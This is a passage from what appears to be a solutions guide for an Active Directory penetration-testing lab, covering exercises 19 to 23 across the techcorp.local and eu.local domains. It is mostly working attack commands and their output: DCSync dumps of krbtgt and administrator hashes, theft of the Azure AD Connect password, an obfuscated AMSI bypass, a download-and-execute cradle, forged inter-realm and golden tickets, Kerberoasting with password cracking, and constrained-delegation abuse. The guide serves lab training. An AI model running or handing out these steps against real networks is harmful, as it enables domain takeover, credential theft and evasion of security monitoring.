  Flags                 :  name_canonicalize, pre_authent, forwarded,
forwardable
  Base64EncodedTicket   :
[snip]

[*] Ticket cache size: 1
```


We can copy Base64EncodedTicket, remove unnecessary spaces and newline (if any) and use the ticket with Rubes on the student VM:

```
C:\AD\Tools> echo %Pwn%
ptt
C:\AD\Tools> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args %Pwn%
/ticket:TGTofTECHCORP-DC$

   _______        _
  (_____  \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1
```

```
[*] Action: Import Ticket
[+] Ticket successfully imported!
```

We can now run DCSync attack against TECHCORP-DC using the injected ticket:

```
C:\AD\Tools> echo %Pwn%
lsadump::dcsync
C:\AD\Tools> C:\AD\Tools\Loader.exe -path C:\AD\Tools\SafetyKatz.exe -args
"%Pwn% /user:techcorp\krbtgt /domain:techcorp.local" "exit"
[+] Successfully unhooked ETW!
[+] Successfully patched AMSI!
[+] URL/PATH : C:\AD\Tools\SafetyKatz.exe Arguments : lsadump::dcsync
/user:techcorp\krbtgt /domain:techcorp.local exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

[snip]
mimikatz(commandline) # lsadump::dcsync /user:techcorp\krbtgt
/domain:techcorp.local
[DC] 'techcorp.local' will be the domain
[DC] 'Techcorp-DC.techcorp.local' will be the DC server
[DC] 'techcorp\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 7/4/2019 1:52:52 AM
Object Security ID   : S-1-5-21-2781415573-3701854478-2406986946-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 7735b8be1edda5deea6bfbacb7f2c3e7
    ntlm- 0: 7735b8be1edda5deea6bfbacb7f2c3e7
    lm  - 0: 295fa3fef874b54f29fd097c204220f0
```

```
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 9fe386f0ebd8045b1826f80e3af94aed

* Primary:Kerberos-Newer-Keys *
    Default Salt : TECHCORP.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
290ab2e5a0592c76b7fcc5612ab489e9663e39d2b2306e053c8b09df39afae52
      aes128_hmac       (4096) : ac670a0db8f81733cdc7ea839187d024
      des_cbc_md5       (4096) : 977526ab75ea8691

* Primary:Kerberos *
    Default Salt : TECHCORP.LOCALkrbtgt
    Credentials
      des_cbc_md5       : 977526ab75ea8691

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  3d5588c6c4680d76d2ba077526f32a5f
    02  fe1ac8183d11d4585d423a0ef1e21354
    03  eed2a6a9af2e107cdd5e722faf9ed37a
    04  3d5588c6c4680d76d2ba077526f32a5f
    05  fe1ac8183d11d4585d423a0ef1e21354
    06  a5a3b7dd758f68b0a278704adb369bab
    07  3d5588c6c4680d76d2ba077526f32a5f
    08  0ef30f135647c7c486081630caf708da
    09  0ef30f135647c7c486081630caf708da
    10  65974a65a535c47de5c6b6712ffa5c8d
    11  fe790227e59a7b92b642884eacb84841
    12  0ef30f135647c7c486081630caf708da
    13  3c5a73e8774f215ffdd890f5e6346a05
    14  fe790227e59a7b92b642884eacb84841
    15  752720442d3f869baff615ae37a01d64
    16  752720442d3f869baff615ae37a01d64
    17  994c18bfe477093681c6b1d60ca56ac9
    18  5fdbdb1b61e0717ba72b31741ae7ea19
    19  535375d7fc7b3ec068521ac5ab6680d4
    20  64d869a620dced95df997d91c5c2ecda

[snip]
```

Hands-on 19:

Task

- Find out the machine where Azure AD Connect is installed.
- Compromise the machine and extract the password of AD Connect user in clear-text.
- Using the AD Connect user's password, extract secrets from us-dc and techcorp-dc.

Solution

We can find out the machine where Azure AD Connect is installed by looking at the Description of special account whose name begins with MSOL_.

Using the Active Directory module after loading it from InvisiShell:

```
PS C:\AD\Tools> Get-ADUser -Filter "samAccountName -like 'MSOL_*'" -Server
techcorp.local -Properties * | select SamAccountName,Description | fl

SamAccountName : MSOL_16fb75d0227d
Description    : Account created by Microsoft Azure Active Directory Connect
with installation identifier 16fb75d0227d4957868d5c4ae0688943 running on
computer US-ADCONNECT configured to synchronize to tenant
techcorpus.onmicrosoft.com. This account must have directory replication
permissions in the local Active Directory and write permission on certain
attributes to enable Hybrid Deployment.
```

Recall that we already have administrative access to us-adconnect as helpdeskadmin. With that access, we can extract credentials of MSOL_16fb75d0227d account in clear-text. We will use the adconnect.ps1 script for that.

Connect to us-adconnect as helpdeskadmin. Run the below command from an elevated shell on the student VM to start a cmd.exe as helpdeskadmin:

```
C:\Windows\system32> echo %Pwn%
asktgt
C:\Windows\system32> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args
%Pwn% /domain:us.techcorp.local /user:helpdeskadmin
/aes256:f3ac0c70b3fdb36f25c0d5c9cc552fe9f94c39b705c4088a2bb7219ae9fb6534
/opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
[snip]
```

In the new process, run the following commands to copy InvisiShell on us-adconnect machine and use it:

```
C:\Windows\system32>echo F | xcopy C:\AD\Tools\InviShell\InShellProf.dll
\\us-adconnect\C$\Users\helpdeskadmin\Downloads\InShellProf.dll /Y
Does \\us-adconnect\C$\Users\helpdeskadmin\Downloads\InShellProf.dll specify
a file name
or directory name on the target
(F = file, D = directory)? F
C:\AD\Tools\InviShell\InShellProf.dll
```

```
1 File(s) copied

C:\Windows\system32>echo F | xcopy
C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat \\us-
adconnect\C$\Users\helpdeskadmin\Downloads\RunWithRegistryNonAdmin.bat /Y
Does \\us-
adconnect\C$\Users\helpdeskadmin\Downloads\RunWithRegistryNonAdmin.bat
specify a file name
or directory name on the target
(F = file, D = directory)? F
C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
1 File(s) copied

C:\Windows\system32>winrs -r:us-adconnect cmd
Microsoft Windows [Version 10.0.17763.1613]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\helpdeskadmin>cd C:\Users\helpdeskadmin\Downloads
cd C:\Users\helpdeskadmin\Downloads

C:\Users\helpdeskadmin\Downloads>RunWithRegistryNonAdmin.bat
[snip]
```


Now we have a PowerShell session from InvisiShell ready on us-adconnect. Next, host adconnect.ps1 on a local web server and run the below commands on us-helpdesk to extract credentials of MSOL_ account. Note that we would still need to run an AMSI bypass as the adconnect.ps1 runs a new PowerShell process when executed:

```
PS C:\Users\helpdeskadmin\Downloads> iex (New-Object
Net.WebClient).DownloadString('http://192.168.100.x/adconnect.ps1')
PS C:\Users\helpdeskadmin\Downloads> S`eT-It`em ( 'V'+'aR' +  'IA' +
(("{1}{0}"-f'1','blE:')+'q2')  + ('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-F'F','rE'
) )  ;    (    Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -VaL
)."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -
f('Uti'+'l'),'A',('Am'+'si'),(("{0}{1}" -f
'.M','an')+'age'+'men'+'t.'),('u'+'to'+("{0}{2}{1}" -f
'ma','.','tion')),'s',(("{1}{0}"-f 't','Sys')+'em')  ) )."g`etf`iElD"(  (
"{0}{2}{1}" -f('a'+'msi'),'d',('I'+("{0}{1}" -f 'ni','tF')+("{1}{0}"-f
'ile','a'))  ),(  "{2}{4}{0}{1}{3}" -f ('S'+'tat'),'i',('Non'+("{1}{0}" -
f'ubl','P')+'i'),'c','c,'  ))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
PS C:\Users\helpdeskadmin\Downloads> ADconnect
ADconnect
AD Connect Sync Credential Extract POC (@_xpn_)

AD Connect Sync Credential Extract v2 (@_xpn_)
        [ Updated to support new cryptokey storage method ]

[*] Querying ADSync localdb (mms_server_configuration)
```

```
[*] Querying ADSync localdb (mms_management_agent)
[*] Using xp_cmdshell to run some Powershell as the service user
[*] Credentials incoming...

Domain: techcorp.local
Username: MSOL_16fb75d0227d
Password: 70&n1{p!Mb7K.C)/USO.a{@m*%.+^230@KAc[+sr}iF>Xv{1!{=/}}3B.T8IW-
{)^Wj^zbyOc=Ahi]n=S7K$wAr;sOlb7IFh}!%J.o0}?zQ8]fp&.5w+!!IaRSD@qYf
```

Now, we can use this password to run DCSync attacks against the target domain (techcorp.local in present case). Run the below command from an elevated shell on student VM:

```
C:\Windows\system32>runas /user:techcorp.local\MSOL_16fb75d0227d /netonly cmd
Enter the password for techcorp.local\MSOL_16fb75d0227d:
Attempting to start powershell.exe as user "techcorp.local\MSOL_16fb75d0227d"
...
```

In the new process:

```
C:\Windows\system32> echo %Pwn%
lsadump::dcsync
C:\Windows\system32> C:\AD\Tools\Loader.exe -path C:\AD\Tools\SafetyKatz.exe -
args "%Pwn% /user:techcorp\administrator /domain:techcorp.local" "exit"
[snip]
```


Note that the runas command need not be executed from an elevated shell, we did that as SafetyKatz checks if it is running from a high integrity process even if the command – DCSync – does not need high integrity process. We can execute the same attack without needing administrator privileges on the student VM using the below commands:

```
C:\Users\studentuser23>runas /user:techcorp.local\MSOL_16fb75d0227d /netonly
cmd
Enter the password for techcorp.local\MSOL_16fb75d0227d:
Attempting to start cmd as user "techcorp.local\MSOL_16fb75d0227d" ...
```

In the new process, run the following commands for DCSync:

```
C:\Windows\system32>C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
PS C:\Windows\system32> . C:\AD\Tools\Invoke-Mimi.ps1
PS C:\Windows\system32> Invoke-Mimi -Command '"lsadump::dcsync
/user:techcorp\administrator /domain:techcorp.local"'

  .#####.   mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
```

```
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # lsadump::dcsync /user:techcorp\administrator
/domain:techcorp.local
[DC] 'techcorp.local' will be the domain
[DC] 'Techcorp-DC.techcorp.local' will be the DC server
[DC] 'techcorp\administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 7/4/2019 2:01:32 AM
Object Security ID   : S-1-5-21-2781415573-3701854478-2406986946-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: bc4cf9b751d196c4b6e1a2ba923ef33f
    ntlm- 0: bc4cf9b751d196c4b6e1a2ba923ef33f
    ntlm- 1: c87a64622a487061ab81e51cc711a34b
    lm  - 0: 6ac43f8c5f2e6ddab0f85e76d711eab8

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : f94f43f24957c86f1a2d359b7585b940

* Primary:Kerberos-Newer-Keys *
    Default Salt : TECHCORP.LOCALAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
58db3c598315bf030d4f1f07021d364ba9350444e3f391e167938dd998836883
      aes128_hmac       (4096) : 1470b3ca6afc4146399c177ab08c5d29
      des_cbc_md5       (4096) : c198a4545e6d4c94
```

Hands-On 20:

Task

- Using DA access to us.techcorp.local, escalate privileges to Enterprise Admin or DA to the parent domain, techcorp.local using the domain trust key.

Solution

We need the trust key, which can be retrieved using the DA privileges.

Run the below command on the student VM from an elevated shell:

```
C:\Windows\system32> echo %Pwn%
asktgt
C:\Windows\system32> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args
%Pwn% /user:administrator
/aes256:db7bd8e34fada016eb0e292816040a1bf4eeb25cd3843e041d0278d30dc1b335
/opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
[snip]
```

In the new process, run the following commands. Remember to host SafetyKatz on a local web server. Note that we are looking for the [In] key for us.techcorp.local to techcrop.local trust:

```
C:\Windows\system32>echo F | xcopy C:\AD\Tools\Loader.exe \\us-
dc\C$\Users\Public\Loader.exe /Y
[snip]
C:\Windows\system32>winrs -r:us-dc cmd
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator> netsh interface portproxy add v4tov4 listenport=8080
listenaddress=0.0.0.0 connectport=80 connectaddress=192.168.100.x
```

Use ArgSplit.bat on the student VM to encode "lsadump::trust":

```
C:\Windows\system32>C:\AD\Tools\ArgSplit.bat
[!] Argument Limit: 180 characters
[+] Enter a string: lsadump::trust
set "z=t"
set "y=s"
[snip]
```

Copy the generated commands and use it on the winrs session on us-dc:

```
C:\Users\Administrator>set "z=t"
[snip]
C:\Users\Administrator>
set "Pwn=%m%%n%%o%%p%%q%%r%%s%%t%%u%%v%%w%%x%%y%%z%"
```

```
C:\Users\Administrator>echo %Pwn%
echo %Pwn%
lsadump::trust
C:\Users\Administrator> C:\Users\Public\Loader.exe -path
http://127.0.0.1:8080/SafetyKatz.exe
[snip]

mimikatz(commandline) # lsadump::trust /patch
[snip]
Current domain: US.TECHCORP.LOCAL (US / S-1-5-21-210670787-2521448726-
163245708)

Domain: TECHCORP.LOCAL (TECHCORP / S-1-5-21-2781415573-3701854478-2406986946)
 [  In ] US.TECHCORP.LOCAL -> TECHCORP.LOCAL
    * 2/29/2024 3:56:49 AM - CLEAR   - 27 62 d8 22 15 80 d0 b8 78 a2 0d 80 03
dc f4 64 14 a4 ec 05 7c 5f 00 ff 98 03 04 eb 11 be fa 71 37 f7 ca b0 17 45 06
6c 4c 13 31 1f c2 c7 a5 42 af e0 db 31 b8 64 a0 41 3e 69 f3 5f 9a 56 20 e4 a6
97 1b af 1c d2 3d 2f b3 ab f3 9c 4f b1 09 58 a2 a4 9f ca bc 06 1d cd 93 75 bb
65 f6 f9 6d 58 a8 85 88 73 b1 91 ee 27 fa fd 0a 8c 6d 1e 49 e6 cd 77 e6 64 05
b2 0d cc 6f 87 e8 41 61 bf ec 1c 84 09 bf 84 7b 41 56 bf 35 ae ef 0b 3a d7 70
14 14 20 c9 38 e4 03 cb af 7a d9 34 56 c1 03 15 f8 41 e7 f2 57 f4 f2 49 42 f6
e4 12 c6 d6 fa 14 c1 f4 dc 8b fd 42 51 07 25 54 39 01 d0 e7 f6 c6 68 89 41 3a
39 17 64 b9 bc ee fc 5f 9e 44 82 9e ac 87 ae 2d 73 52 c3 59 db 5a d2 7e cf 4c
cb 65 d4 76 90 22 e8 73 ab c1 d4 d4 77 07 6a 46 1f ff e5
        * aes256_hmac
8c148ec96bce00441c898dbb703372579016a97eecc2f54f123723a49fe0cd1a
        * aes128_hmac       5433ec5a00a191e2f4988eb3b8c08715
        * rc4_hmac_nt       a6215eeb238da9262d014a529fe03adb
[snip]
```

Let's Forge a ticket with SID History of Enterprise Admins. Note that the trust key may be different for your lab and may change over time even in the same lab instance.

Run the below command from an elevated shell on the student VM:

```
C:\Windows\system32> echo %Pwn%
silver
C:\Windows\system32> C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args
%Pwn% /user:Administrator /ldap /service:krbtgt/US.TECHCORP.LOCAL
/rc4:a6215eeb238da9262d014a529fe03adb /sids:S-1-5-21-2781415573-3701854478-
2406986946-519 /nowrap
[+] Successfully unhooked ETW!
[+] Successfully patched AMSI!

[snip]
[*] Building PAC

[*] Domain         : US.TECHCORP.LOCAL (US)
```

```
[*] SID             : S-1-5-21-210670787-2521448726-163245708
[*] UserId          : 500
[*] Groups          : 544,512,520,513
[*] ExtraSIDs       : S-1-5-21-2781415573-3701854478-2406986946-519

[snip]

[*] base64(ticket.kirbi):

      doIFyzCCBcegAwIBBaEDAgEWooIEvDCCB...
```

Copy the base64 encoded ticket from above and use it in the following command:

```
C:\Windows\system32>echo %Pwn%
asktgs
C:\Windows\system32> C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args
%Pwn% /service:CIFS/techcorp-dc.TECHCORP.LOCAL /dc:techcorp-dc.TECHCORP.LOCAL
/ptt /ticket:doIFyzCCBcegAw...
[snip]
```

Check if the ticket is granted:

```
C:\Windows\system32>klist

Current LogonId is 0:0x1b268cd

Cached Tickets: (1)

#0>     Client: Administrator @ US.TECHCORP.LOCAL
        Server: CIFS/techcorp-dc.TECHCORP.LOCAL @ TECHCORP.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent
ok_as_delegate name_canonicalize
        Start Time: 2/29/2024 21:28:23 (local)
        End Time:   3/1/2024 7:23:13 (local)
        Renew Time: 3/7/2024 21:23:13 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
```


Finally, let's access the filesystem on techcorp-dc. Run the below command from the command prompt where TGS is injected:

```
C:\Windows\system32>dir \\techcorp-dc.TECHCORP.LOCAL\c$
 Volume in drive \\techcorp-dc.TECHCORP.LOCAL\c$ has no label.
 Volume Serial Number is 88AD-6C8B

 Directory of \\techcorp-dc.TECHCORP.LOCAL\c$
```

```
07/10/2019  08:00 AM    <DIR>          ExchangeSetupLogs
12/07/2020  02:51 AM    <DIR>          PerfLogs
01/06/2021  12:49 AM    <DIR>          Program Files
07/17/2019  10:02 PM    <DIR>          Program Files (x86)
02/26/2024  10:15 PM    <DIR>          Transcripts
07/18/2019  08:48 AM    <DIR>          Users
01/10/2024  02:42 AM    <DIR>          Windows
               0 File(s)              0 bytes
               7 Dir(s)  12,268,154,880 bytes free
```

Hands-On 21:

Task

- Using DA access to us.techcorp.local, escalate privileges to Enterprise Admin or DA to the parent domain, techcorp.local using the krbtgt hash of us.techcorp.local.

Solution

We already have the krbtgt hash of us.techcorp.local. Let's create the inter-realm TGT and inject. Run the below command from an elevated shell on the student VM:

```
C:\Windows\system32>echo %Pwn%
golden
C:\Windows\system32> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args
%Pwn% /user:Administrator /id:500 /domain:us.techcorp.local /sid:S-1-5-21-
210670787-2521448726-163245708 /groups:513 /sids:S-1-5-21-2781415573-
3701854478-2406986946-519
/aes256:5E3D2096ABB01469A3B0350962B0C65CEDBBC611C5EAC6F3EF6FC1FFA58CACD5 /ptt

[snip]
[*] Building PAC

[*] Domain         : US.TECHCORP.LOCAL (US)
[*] SID            : S-1-5-21-210670787-2521448726-163245708
[*] UserId         : 500
[*] Groups         : 513
[*] ExtraSIDs      : S-1-5-21-2781415573-3701854478-2406986946-519
[*] ServiceKey     :
5E3D2096ABB01469A3B0350962B0C65CEDBBC611C5EAC6F3EF6FC1FFA58CACD5
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey         :
5E3D2096ABB01469A3B0350962B0C65CEDBBC611C5EAC6F3EF6FC1FFA58CACD5
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service        : krbtgt
[*] Target         : us.techcorp.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'Administrator@us.techcorp.local'

[snip]
[+] Ticket successfully imported!
```

Check for the ticket:

```
C:\Windows\system32>klist
Current LogonId is 0:0x531ae90
Cached Tickets: (1)

#0>     Client: Administrator @ us.techcorp.local
        Server: krbtgt/us.techcorp.local @ us.techcorp.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 1/15/2021 2:47:44 (local)
        End Time:   1/13/2031 2:47:44 (local)
        Renew Time: 1/13/2031 2:47:44 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Try accessing resources on the root DC:

```
C:\Windows\system32>dir \\techcorp-dc.techcorp.local\c$
 Volume in drive \\techcorp-dc.techcorp.local\c$ has no label.
 Volume Serial Number is 88AD-6C8B

 Directory of \\techcorp-dc.techcorp.local\c$

07/10/2019  08:00 AM    <DIR>          ExchangeSetupLogs
12/07/2020  02:51 AM    <DIR>          PerfLogs
01/06/2021  12:49 AM    <DIR>          Program Files
07/17/2019  10:02 PM    <DIR>          Program Files (x86)
02/26/2024  10:15 PM    <DIR>          Transcripts
07/18/2019  08:48 AM    <DIR>          Users
01/10/2024  02:42 AM    <DIR>          Windows
               0 File(s)              0 bytes
               7 Dir(s)  12,267,864,064 bytes free

C:\Windows\system32>winrs -r:techcorp-dc cmd
Microsoft Windows [Version 10.0.17763.1613]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.US>set username
set username
USERNAME=Administrator

C:\Users\Administrator.US>set computername
set computername
COMPUTERNAME=TECHCORP-DC
```

Hands-On 22:

Task

- Find a service account in the eu.local forest and Kerberoast its password.

Solution

Using the Active Directory module, enumerate any service account with SPN in all the trusts of our current forest:

```
C:\AD\Tools>C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
[snip]
PS C:\AD\Tools> Import-Module C:\AD\Tools\ADModule-
master\Microsoft.ActiveDirectory.Management.dll
PS C:\AD\Tools> Import-Module C:\AD\Tools\ADModule-
master\ActiveDirectory\ActiveDirectory.psd1
PS C:\AD\Tools> Get-ADTrust -Filter 'IntraForest -ne $true' | %{Get-ADUser -
Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName -
Server $_.Name}

[snip]

DistinguishedName    : CN=storagesvc,CN=Users,DC=eu,DC=local
Enabled              : True
GivenName            : storage
Name                 : storagesvc
ObjectClass          : user
ObjectGUID           : 041fedb0-a442-4cdf-af34-6559480a2d74
SamAccountName       : storagesvc
ServicePrincipalName : {MSSQLSvc/eu-file.eu.local}
SID                  : S-1-5-21-3657428294-2017276338-1274645009-1106
Surname              : svc
UserPrincipalName    : storagesvc
```


Once we have identified the target account, let's request a TGS:

```
C:\Users\studentuserx>echo %Pwn%
kerberoast
C:\Users\studentuserx>C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -
args %Pwn% /user:storagesvc /simple /domain:eu.local
/outfile:C:\AD\Tools\euhashes.txt
[+] Successfully unhooked ETW!
[+] Successfully patched AMSI!
[+] URL/PATH : C:\AD\Tools\Rubeus.exe Arguments : kerberoast /user:storagesvc
/simple /domain:eu.local /outfile:C:\AD\Tools\euhashes.txt

[snip]

[*] Action: Kerberoasting
```

```
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target User            : storagesvc
[*] Target Domain          : eu.local
[*] Searching path 'LDAP://EU-DC.eu.local/DC=eu,DC=local' for
'(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=storages
vc)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1

[*] Hash written to C:\AD\Tools\euhashes.txt

[*] Roasted hashes written to : C:\AD\Tools\euhashes.txt
```

Run klist to check if the ticket is present:

```
C:\AD\Tools>klist
#3>     Client: studentuserx @ US.TECHCORP.LOCAL
        Server: MSSQLSvc/eu-file.eu.local @ EU.LOCAL
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40210000 -> forwardable pre_authent name_canonicalize
        Start Time: 1/15/2021 4:32:32 (local)
        End Time:   1/15/2021 14:29:35 (local)
        Renew Time: 0
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x200 -> DISABLE-TGT-DELEGATION
        Kdc Called: EU-DC.eu.local
```

Now, we can brute-force the hashes using John the ripper.

```
C:\Users\studentuserx>C:\AD\Tools\john-1.9.0-jumbo-1-win64\run\john.exe --
wordlist=C:\AD\Tools\kerberoast\10k-worst-pass.txt C:\AD\Tools\euhashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Qwerty@123       (?)
1g 0:00:00:00 DONE (2021-01-15 04:52) 83.33g/s 64000p/s 64000c/s 64000C/s
password..9999
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Hands-on 23:

Task

- Enumerate users in the eu.local domain for whom Constrained Delegation is enabled.
- Abuse the Delegation to execute DCSync attack against eu.local.

Solution

To enumerate users with constrained delegation we can use the ActiveDirectory module:

```
C:\AD\Tools>C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
[snip]
PS C:\AD\Tools> Import-Module C:\AD\Tools\ADModule-
master\Microsoft.ActiveDirectory.Management.dll
PS C:\AD\Tools> Import-Module C:\AD\Tools\ADModule-
master\ActiveDirectory\ActiveDirectory.psd1
PS C:\AD\Tools> Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -
Properties msDS-AllowedToDelegateTo -Server eu.local

DistinguishedName         : CN=storagesvc,CN=Users,DC=eu,DC=local
msDS-AllowedToDelegateTo : {time/EU-DC.eu.local/eu.local, time/EU-
DC.eu.local, time/EU-DC, time/EU-DC.eu.local/EU...}
Name                      : storagesvc
ObjectClass               : user
ObjectGUID                : 041fedb0-a442-4cdf-af34-6559480a2d74
[snip]
```


Now, to be able to abuse Constrained Delegation that storagesvc user has on eu-dc we need either password or NTLM hash of it. We already cracked storagesvc's password in cleartext using Kerberos. Use the below commands from the student VM:

```
C:\Users\studentuserx>echo %Pwn%
hash
C:\Users\studentuserx> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -
args %Pwn% /password:Qwerty@123 /user:storagesvc /domain:eu.local

[snip]

[*] Action: Calculate Password Hash(es)

[*] Input password             : Qwerty@123
[*] Input username             : storagesvc
[*] Input domain               : eu.local
[*] Salt                       : EU.LOCALstoragesvc
[*]       rc4_hmac             : 5C76877A9C454CDED58807C20C20AEAC
[*]       aes128_cts_hmac_sha1 : 4A5DDDB19CD631AEE9971FB40A8195B8
[*]       aes256_cts_hmac_sha1 :
4A0D89D845868AE3DCAB270FE23BEDD442A62C4CAD7034E4C60BEDA3C0F65E04
```

```
[*]       des_cbc_md5          : 7F7C6ED00258DC57
```

Now we have the NTLM key of storagesvc. Run the below command from an elevated command prompt as SafetyKatz, that we will use for DCSync, would need that

```
C:\Windows\system32>echo %Pwn%
s4u
C:\Windows\system32>C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args
%Pwn% /user:storagesvc /rc4:5C76877A9C454CDED58807C20C20AEAC
/impersonateuser:Administrator /domain:eu.local /msdsspn:nmagent/eu-
dc.eu.local /altservice:ldap /dc:eu-dc.eu.local /ptt

[snip]

[+] Ticket successfully imported!
```

Check the ticket:

```
C:\Windows\system32>klist

Current LogonId is 0:0x531af0e

Cached Tickets: (1)

#0>     Client: Administrator @ EU.LOCAL
        Server: ldap/eu-dc.eu.local @ EU.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40250000 -> forwardable pre_authent ok_as_delegate
name_canonicalize
        Start Time: 1/15/2021 5:02:14 (local)
        End Time:   1/15/2021 15:02:14 (local)
        Renew Time: 0
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
```

Note that we requested an alternate ticket for the LDAP service. Since we are impersonating the domain administrator of eu.local by abusing constrained delegation, we should now be able to run the DCSync attack against eu.local:

```
C:\Windows\system32>echo %Pwn%
lsadump::dcsync
C:\Windows\system32>C:\AD\Tools\Loader.exe -Path C:\AD\Tools\SafetyKatz.exe -
args "%Pwn% /user:eu\krbtgt /domain:eu.local" "exit"
[+] Successfully unhooked ETW!
[+] Successfully patched AMSI!
[+] URL/PATH : C:\AD\Tools\SafetyKatz.exe Arguments : lsadump::dcsync
/user:eu\krbtgt /domain:eu.local exit
```

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

[snip]

mimikatz(commandline) # lsadump::dcsync /user:eu\krbtgt /domain:eu.local
[DC] 'eu.local' will be the domain
[DC] 'EU-DC.eu.local' will be the DC server
[DC] 'eu\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **
SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 7/12/2019 10:00:04 PM
Object Security ID   : S-1-5-21-3657428294-2017276338-1274645009-502
